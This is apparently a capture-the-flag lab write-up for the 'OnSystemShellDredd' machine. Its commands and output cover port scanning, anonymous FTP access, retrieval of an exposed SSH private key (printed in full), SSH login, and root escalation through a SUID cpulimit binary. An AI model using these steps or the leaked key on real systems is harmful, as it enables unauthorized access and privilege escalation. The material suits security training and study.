
OnSystemShellDredd

```
rustscan -a 192.168.157.130 -t 3000 -u 4000 -- -A -oN nmap
```

After port scanning port **21** and port **61000** as **ssh** are open.



```
PORT      STATE SERVICE REASON         VERSION
21/tcp    open  ftp     syn-ack ttl 61 vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.171
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
61000/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 59:2d:21:0c:2f:af:9d:5a:7b:3e:a4:27:aa:37:89:08 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDiOZxbr74TmNuWOBDmPInK6nZnRGfOMtZMJDBErXIPCZR9
qg1Ja7dOPtyPsSCplYzZcILwXZ52mg1k8VH2HUZ7DO0wMBYWONhkXWRR49gMN+IKge3DXNrfyHtnjMVWTwEtfc
mHAsxzrHJo1acSrNMUbTdWuLzcLHQgMIYMUlmGvDkg31c/
|   256 59:26:da:44:3b:97:d2:30:b1:9b:9b:02:74:8b:87:58 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNXNPAPJkUYF
|   256 8e:ad:10:4f:e3:3e:65:28:40:cb:5b:bf:1d:24:7f:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP5tk066endR9DMYxXzxhixx6c8cQ0HjGvYbtL8Lgv91
Warning: OSScan results may be unreliable because we could not find at least 1 open an
```


We see that on port **21** there is ftp **anonymous** login allowed.

```
ftp 192.168.157.130
```


Enter username and password as **anonymous:anonymous**
We login into machine and we got hidden directory as **.hannah**
cd into **.hannah** and we got **id_rsa** private key

Download it into local machine

```
get id_rsa
```



```
┌──(root#Bhavesh)-[~/Offsec/OnSystemShellDred]
└─# ftp 192.168.157.130
Connected to 192.168.157.130.
220 (vsFTPd 3.0.3)
Name (192.168.157.130:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||11003|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||36150|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        115          4096 Aug 06  2020 .
drwxr-xr-x    3 0        115          4096 Aug 06  2020 ..
drwxr-xr-x    2 0        0            4096 Aug 06  2020 .hannah
226 Directory send OK.
ftp> cd .hannah
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||59630|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 06  2020 .
drwxr-xr-x    3 0        115          4096 Aug 06  2020 ..
-rwxr-xr-x    1 0        0            1823 Aug 06  2020 id_rsa
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||9364|)
150 Opening BINARY mode data connection for id_rsa (1823 bytes).
100% |***********************************************************************************************************************|  1823        2.22 MiB/s
226 Transfer complete.
1823 bytes received in 00:00 (23.44 KiB/s)
```



```
┌──(root#Bhavesh)-[~/Offsec/OnSystemShellDred]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA1+dMq5Furk3CdxomSts5UsflONuLrAhtWzxvzmDk/fwk9ZZJMYSr
/B76klXVvqrJrZaSPuFhpRiuNr6VybSTrHB3Db7cbJvNrYiovyOOI92fsQ4EDQ1tssS0WR
6iOBdS9dndBF17vOqtHgJIIJPGgCsGpVKXkkMZUbDZDMibs4A26oXjdhjNs74npBq8gqvX
Y4RltqCayDQ67g3tLw8Gpe556tIxt1OlfNWp3mgCxVLE1/FE9S6JP+LeJtF6ctnzMIfdmd
GtlWLJdFmA4Rek1VxEEOskzP/jW9LXn2ebrRd3yG6SEO6o9+uUzLUr3tv9eLSR63Lkh1jz
n5GAP3ogHwAAA8hHmUHbR5lB2wAAAAdzc2gtcnNhAAABAQDX50yrkW6uTcJ3GiZK2zlSx+
U424usCG1bPG/OYOT9/CT1lkkxhKv8HvqSVdW+qsmtlpI+4WGlGK42vpXJtJOscHcNvtxs
m82tiKi/I44j3Z+xDgQNDW2yxLRZHqI4F1L12d0EXXu86q0eAkggk8aAKwalUpeSQxlRsN
kMyJuzgDbqheN2GM2zviekGryCq9djhGW2oJrINDruDe0vDwal7nnq0jG3U6V81aneaALF
UsTX8UT1Lok/4t4m0Xpy2fMwh92Z0a2VYsl0WYDhF6TVXEQQ6yTM/+Nb0tefZ5utF3fIbp
IQ7qj365TMtSve2/14tJHrcuSHWPOfkYA/eiAfAAAAAwEAAQAAAQEAmGDIvfYgtahv7Xtp
Nz/OD1zBrQVWaI5yEAhxqKi+NXu14ha1hdtrPr/mfU1TVARZ3sf8Y6DSN6FZo42TTg7Cgt
vFStA/5e94lFd1MaG4ehu6z01jEos9twQZfSSfvRLJHHctBB2ubUD7+cgGe+eQG3lCcX//
Nd1hi0RTjDAxo9c342/cLR/h3NzU53u7UZJ0U3JLgorUVyonN79zy1VzawL47DocD4DoWC
g8UNdChGGIicgM26OSp28naYNA/5gEEqVGyoh6kyU35qSSLvdGErTMZxVhIfWMVK0hEJGK
yyR15GMmBzDG1PWUqzgbgsJdsHuicEr8CCpaqTEBGpa28QAAAIAoQ2RvULGSqDDu2Salj/
RrfUui6lVd+yo+X7yS8gP6lxsM9in0vUCR3rC/i4yG0WhxsK3GuzfMMdJ82Qc2mQKuc05S
I96Ra9lQolZTZ8orWNkVWrlXF5uiQrbUJ/N5Fld1nvShgYIqSjBKVoFjO5PH4c5aspX5iv
td/kdikaEKmAAAAIEA8tWZGNKyc+pUslJ3nuiPNZzAZMgSp8ZL65TXx+2D1XxR+OnP2Bcd
aHsRkeLw4Mu1JYtk1uLHuQ2OUPm1IZT8XtqmuLo1XMKOC5tAxsj0IpgGPoJf8/2xUqz9tK
LOJK7HN+iwdohkkde9njtfl5Jotq4I5SqKTtIBrtaEjjKZCwUAAACBAOOb6qhGECMwVKCK
9izhqkaCr5j8gtHYBLkHG1Dot3cS4kYvoJ4Xd6AmGnQvB1Bm2PAIA+LurbXpmEp9sQ9+m8
Yy9ZpuPiSXuNdUknlGY6kl+ZY46aes/P5pa34Zk1jWOXw68q86tOUus0A1Gbk1wkaWddye
HvHD9hkCPIq7Sc/TAAAADXJvb3RAT2ZmU2hlbGwBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```


Change the permission on **id_rsa** to only **read** and **write**.

```
chmod 600 id_rsa
```

Login into **ssh** using **id_rsa** file with **hannah** username

```
ssh -i id_rsa hannah@192.168.157.130 -p 61000
```

We got our first shell.




```
┌──(root#Bhavesh)-[~/Offsec/OnSystemShellDred]
└─# chmod 600 id_rsa

┌──(root#Bhavesh)-[~/Offsec/OnSystemShellDred]
└─# ssh -i id_rsa hannah@192.168.157.130 -p 61000
The authenticity of host '[192.168.157.130]:61000 ([192.168.157.130]:61000)' can't be established.
ED25519 key fingerprint is SHA256:6tx3ODoidGvtQl+T9gJivu3xnndw7PXje1XLn+lZuSM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.157.130]:61000' (ED25519) to the list of known hosts.
Linux ShellDredd 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hannah@ShellDredd:~$ whoam
-bash: whoam: command not found
hannah@ShellDredd:~$ whoami
hannah
hannah@ShellDredd:~$
```

Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```


Go to https://gtfobins.github.io/ and search **cpulimit** and click on **suid**.



```
hannah@ShellDredd:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/cpulimit
/usr/bin/mount
/usr/bin/passwd
hannah@ShellDredd:~$
```

```
/usr/bin/cpulimit -l 100 -f -- /bin/sh -p
```

And we got our **root** shell.



```
hannah@ShellDredd:~$ /usr/bin/cpulimit -l 100 -f -- /bin/sh -p
Process 1193 detected
# id
uid=1000(hannah) gid=1000(hannah) euid=0(root) egid=0(root) groups=0(root),
hannah)
# whoami
root
# 
```